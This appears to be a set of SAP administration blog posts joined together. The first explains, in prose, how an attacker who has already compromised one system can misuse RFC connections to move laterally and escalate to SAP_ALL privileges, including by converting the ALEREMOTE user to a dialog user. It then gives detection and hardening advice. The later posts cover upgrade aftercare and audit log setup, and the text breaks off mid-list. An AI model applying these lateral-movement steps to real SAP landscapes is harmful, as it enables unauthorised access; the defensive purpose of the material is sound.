
The trusted connection will check the rights in the other SAP system using your own user ID and privileges.
The RFC’s with fixed user ID’s will use the user ID and privileges of the user ID in the RFC connection and also using password entered by the admin. So you don’t even need to know the password…..

3 methods of misusing the RCF jump
3 methods of misusing the RFC jump will be explained. All of the scenario’s start from a already compromised system.
You have gained access to an SAP system, which in first instance is less important. For example by using standard SAP passwords (see blog on this topic).
1. Dialog User Exploitation via RFC
Now you start to scan the RFC’s of this server in SM59.
You notice that there is an RFC to another system which has the user ID and password of the system admin. You now simply click the remote logon button and you jump to the other system.
You are logged on now into this system with the user ID and privileges of this other user ID. From this system you can even jump further.
This way you could go from a development to productive server. Or from a BI to an ECC server. Or from Solution manager to ECC productive server.
2. Background User Exploitation via Function Module Abuse
The jump will not work if the user ID in the RFC is a background user ID. One example here is the ALEREMOTE user in ECC, which is used by the BI system to extract data from ECC. Since this user has to pull a lot of data and is needing a lot of privileges this user ID is sometimes given SAP_ALL privileges.

If this is the case the hacker can still misuse this RFC. In the hacked system he goes to transaction SE37 and creates a test function module sequence consisting of 2 calls: BAPI_USER_CHANGE and BAPI_TRANSACTION_COMMIT.
The first call will have the input to change user ID ALEREMOTE user type from B (background) to type A (dialog). The commit is needed to actually confirm and push the change to the database. Once the sequence is setup the hacker will use the test function to fire the sequence. In the testing the hacker will put in the RFC with the ALEREMOTE user. Now this sequence will be fired with the privileges of the ALEREMOTE user (it has SAP_ALL). So it will then itself change its own user type remotely…. After this is done the dialog jump will work from the remote system and the hacker comes into the system with user ALEREMOTE and the attached SAP_ALL rights.
3. Trusted RFC Exploitation
If you have taken over one system and you see a trusted RFC towards another system this can be misused for hacking.
But you need extra information. If you know the user ID of the admin in the system target, set up the user ID in the system already taken over, or if already there reset password. Then logon in the taken over system with the admin user ID. Goto SM59 to the trusted connection. Click remote logon and you jump to the other system without having to logon, but with the user ID and privileges of the admin.
The complexity in detection is not to detect the jumps itself, because there is also good use of the jumps (via the trusted RFC’s), but to detect the misused jumps. This is hardly possible.
Detection can be done for the user changes executed by background users. Detection could be done with tracking the terminal ID suddenly switching user ID.
The SAP audit log can help you find traces to what has happened as detective after the fact method. But it will not help you detect or prevent misuse.
How to Scan RFCs for Vulnerabilities?

SAP provides a program to check RFC’s for weak settings: RSRFCCHK.
Protection is possible by a series of actions (a single action will not be sufficient):
Access restriction. Restriction of access to SU01 user management and SM59 RFC setup. Not only on main systems, but also on connected trusted systems.
Remove SAP_ALL and user rights from background and RFC users.
At least yearly scan systems for wrongly setup RFC’s and delete them.
Instruct basis team never to put in their own account into an RFC connection.
The most though misunderstanding is with some security and control teams themselves. They heavily underestimate the danger of the trusted connections. They come with statements like “we focus on production only”, or “that system is not part of our compliance XYZ framework check”.
Basic golden principle:
A trusted system must have the same security level as the system it connects to.
More RFC hacking: RFC callback hack
Next to the RFC attack methods above there is also the RFC callback hack, which uses the back direction to execute malicious actions. Read more in this blog.
Discover the complete checklist for SAP system upgrade aftercare, including SPAU/SPAU_ENH processing, embedded search updates, authorization handling, and security checks.
This blog will explain the normal aftercare that needs to happen after an SAP system is upgrade or has been patches with support packages.
Questions that will be answered:
What is the normal processing sequence in SPAU?
What is the new SPAU_ENH transaction?
Which aftercare is needed when using embedded search via TREX or HANA?
Which aftercare is needed for the authorization team?
What are the general sanity checks after an upgrade?


How to regenerate SAP_ALL and SAP_NEW?
How can I check for new or altered security parameters?
What other things to do after upgrade?
SEGW issues after upgrade, how to solve them?
How do I check for new security parameters?
SPAU processing
For extensive explanation on SPAU, read the dedicated blog. The below is a summary.

When starting transaction SPAU in a netweaver 7.50 or higher system the screen will look as follows:

First thing to do is to hit the Reset OSS notes button or Prepare OSS notes button (the name can differ bit per version):
This will download all OSS notes again and automatically mark the obsolete ones and will remove them from the list. Wait until the batch job doing this job for you is finished. This will save you a lot of time.
In a 7.50 or higher system look at OSS note 2532229 that solves a bug with notes in adjustment mode.
Second step is to process all the OSS notes. Don’t start the other activities until the OSS notes are done.
Third step is to process the tab With Assistant. Only when this is done continue with the tab Without Assistant.
The steps Deletions, Migrations and Translations are optional, but best to do as well. Deletions can be many, but here you can select all and reset to SAP quite quickly.
SPAU_ENH to process enhancements

Often forgotten is the post processing with transaction SPAU_ENH.
If there are changes in enhancements made by SAP conflicts with customer implementations can occur. SPAU_ENH will list them, and you can process them. If forgotten the customer implementation might not be called, which can lead to functionality giving errors.

After any upgrade/support package the basis person must run the RTCCTOOL program. This will check and list any needed updates.
In almost all cases the actions behind the button Addons&Upgr must be triggered by the basis person.
DMIS plug in OSS notes
If you are using the DMIS plugin for SLT, then you need to run the DMIS note analyzer program(s) again after the support package or upgrade. More information: read this blog.
Scenario
Report name
Object Based Transformation (OBT)
CNV_NOTE_ANALYZER_OBT
ABAP Integration for SAP Data Intelligence (DI)
CNV_NOTE_ANALYZER_DI
S4HANA Migration Cockpit (MC)
CNV_NOTE_ANALYZER_MC_EXT
SAP Landscape Transformation (SLT) Replication Server
CNV_NOTE_ANALYZER_SLT
Near Zero Downtime Technology (NZDT)
CNV_NOTE_ANALYZER_NZDT
Embedded search post processing
With an upgrade or support package SAP will deliver new improved version of embedded search models. If you are using embedded search you have to do post processing to make use of these new improved versions.
By default SAP will keep using the old model to make sure the search function keeps working. The basis administrator can then update the search models at their convenience.

To update start transaction ESH_COCKPIT:

Then from the Other drop down select the option Model modified:
Note: if there are no Model modified present, but you do get the message like "update in background started", then wait until the model update background job is finished. This job can take long time. If finished restart transaction code ESH_COCKPIT again.

Select all to be updated (or in case there is a lot a subsection). Then select from Actions menu the Update option:
Then you have to wait (a lot). Even on HANA this will take a long time.
You might get a message that you yourself are locking the update process: in this case, wait until your processes in the background are done (SM66 monitoring) and then try again, or use smaller selection.
Alternative is to delete the search model after the upgrade and redo completely. For setting up search model in S4HANA read this dedicated blog.
The authorization team needs to do post processing in the SU25 transaction to update profile generator.

Upon starting this transaction after the upgrade or support packages it will prompt you for having checked OSS note 440231 (SU25 preparation FAQ note).
Do download the most recent version (redownload the OSS note!) and read the content. The note cannot be applied automatically (it will say cannot be implemented). This is because it is a FAQ note. If you open the content scroll to your version and check the OSS notes. Make sure the notes listed there are applied to your system before continuing with SU25.

Then startup SU25 again and process steps 2a, 2b and 2c:
After any SAP support package or upgrade, SAP will improve and/or change the standard clean up jobs.
To do this: go to SM36 and click the button Standard Jobs. Then select the Default Scheduling job. Then the system will tell you which jobs will be stopped (no longer needed), changed and new jobs there will be planned. See also the technical clean up blog.
If you use custom IMG nodes, you have to re-integrate your node into the main IMG using transaction S_IMG_EXTENSION. For more information see the blog on setting up custom IMG nodes.
Updating requirements and formulas
After an upgrade or support package the requirements and formulas might need to be regenerated via program RV80HGEN. More details: read this blog.
Updating ABAP where used list
After an upgrade or support package the ABAP where used list must be regenerated again. Read this dedicated blog.
Security parameters
With an S4HANA upgrade, the is a program to run to check for new security parameters: RSPFRECOMMENDED. Read this dedicated blog for details.
General sanity checks after an upgrade
The basic sanity checks after an upgrade actually start before the upgrade!
Before the system is being upgraded, you should check following items:
If you check this at regular intervals before the upgrade you get a good mental picture (you can also take screen shots before the upgrade) of the issues already present in the system.
After the system upgrade and/or support package you check these items again. Because you checked before it is easy for you to see and filter out new items. New items can be analyzed for solution (can be SAP note that is needed, custom code that is not properly updated, changes in functionality, etc).
SGEN code generation
After support pack or upgrade you can use transaction SGEN to generate all ABAP code (standard SAP and custom) and check for errors in code generation. More information in this blog.
After a support pack most security parameters remain the same. After and upgrade you need to check for new or altered security parameters. For S4HANA upgrade there is special note and program to quickly check for new and altered security parameters including the SAP recommendation: read more in this blog.
Other things to do after an upgrade
After an upgrade you can scan and check for new or enhanced functions you can use.
Examples to check:
Update the SCI variants delivered by SAP (see blog)
SAP audit logging will deliver new checks, but these are deselected after the upgrade
Learn how to configure and manage the SAP audit log, including privacy settings, reporting tools, and recommended filters. A complete guide for SAP admins and auditors.
This blog will explain the SAP audit log.
Questions that will be answered are:
What is the intended goal of the SAP audit log?
How to switch on the SAP audit log?
What are the recommended settings for the SAP audit log?
What are the common issues with audit logging?
Can I get anonymous access to the audit logging?
How can I get statistics on audit logging?
How can I get a where used list from the audit logging?
How can I archive audit log data for long term storage?
How can I delete audit logging?
Goal of SAP audit log
The SAP audit log is a critical tool for tracking security-relevant actions within your SAP system. It records events such as:
The audit log will capture actions performed in the system. It will not only capture the actions, but also the user ID and terminal ID. This makes the tool a bit of a big brother is watching you tool. Auditors are normally used to dealing with sensitive topics. But next to answering audit questions the audit can also be misused to check ‘is this person doing a lot of work in the system’. For this reason access to audit log should only be given to persons who understand the sensitivity and people privacy. This includes in giving information to managers extracted from the audit log.
Anonymous audit log reporting
In the SAP audit log user names and terminal ID’s are visible. This is in many cases privacy information. Due to privacy rules and regulations the audit log access might be very restricted or cumbersome. Especially when the audit logging is to be used for analysis purposes, rather than for audit. If OSS note 2883981 – RSAU_READ* | anonymized display of Security Audit Log data is applied, a new transaction is created. This new transaction, RSAU_READ_LOG_ADM, shows all the information, but now with user ID and terminal ID columns in anonymous mode.
Switching on the audit log
For switching on the audit log first the corresponding system parameters must be set:
rsau/enable: set to 1 to enable
rsau/local/file: set the file location in format “/usr/sap/<SID>/<instno>/log/ audit_<SAP_instance_number>” (yes, unfortunately audit log still uses a file)
rsau/max_diskspace_local: max disk space (set to at least 1 GB)
rsau/selection_slots: default is 2, but typically this is set to 10 slots
Unfortunately these parameters are not dynamic, which means a system restart is required to activate these parameters.
After the activation you can go to transaction SM19 (or in newer version to RSAU_CONFIG) to switch on the audit logging in detail.
First step is to create a profile and activate it.

Next step is to setup the filters.
Audit log filters
The audit log filters are used to filter events. If you select all events this will cause logging shadow and make the function unreliable.
To configure the filters use transaction RSAU_CONFIG (this is replacing old SM19 transaction).
Main client versus 000, 001 and 066 client
SAP has multiple clients. The 000, 001 and 066 client are only used by system admins. For these clients you can setup a special filter and log ALL actions for ALL users. This will not cause too many entries.
If you want to fully avoid SAPSYS entries, follow the instructions from this blog section.
Main client logging settings
In the main client you have to be selective on the checks.
The audit log has 3 classification of checks:
Critical (always switch these on!)
Severe (if possible switch on as well)
Uncritical (be very selective for switching these on)
Key filters recommendations
ALWAYS switch on the critical checks. This will include:
Debug & replace actions
Debug start

Changes to audit log configuration itself
User creation
Failed logon attempts
User locks due to wrong password
From the severe and uncritical sections the following checks are useful:
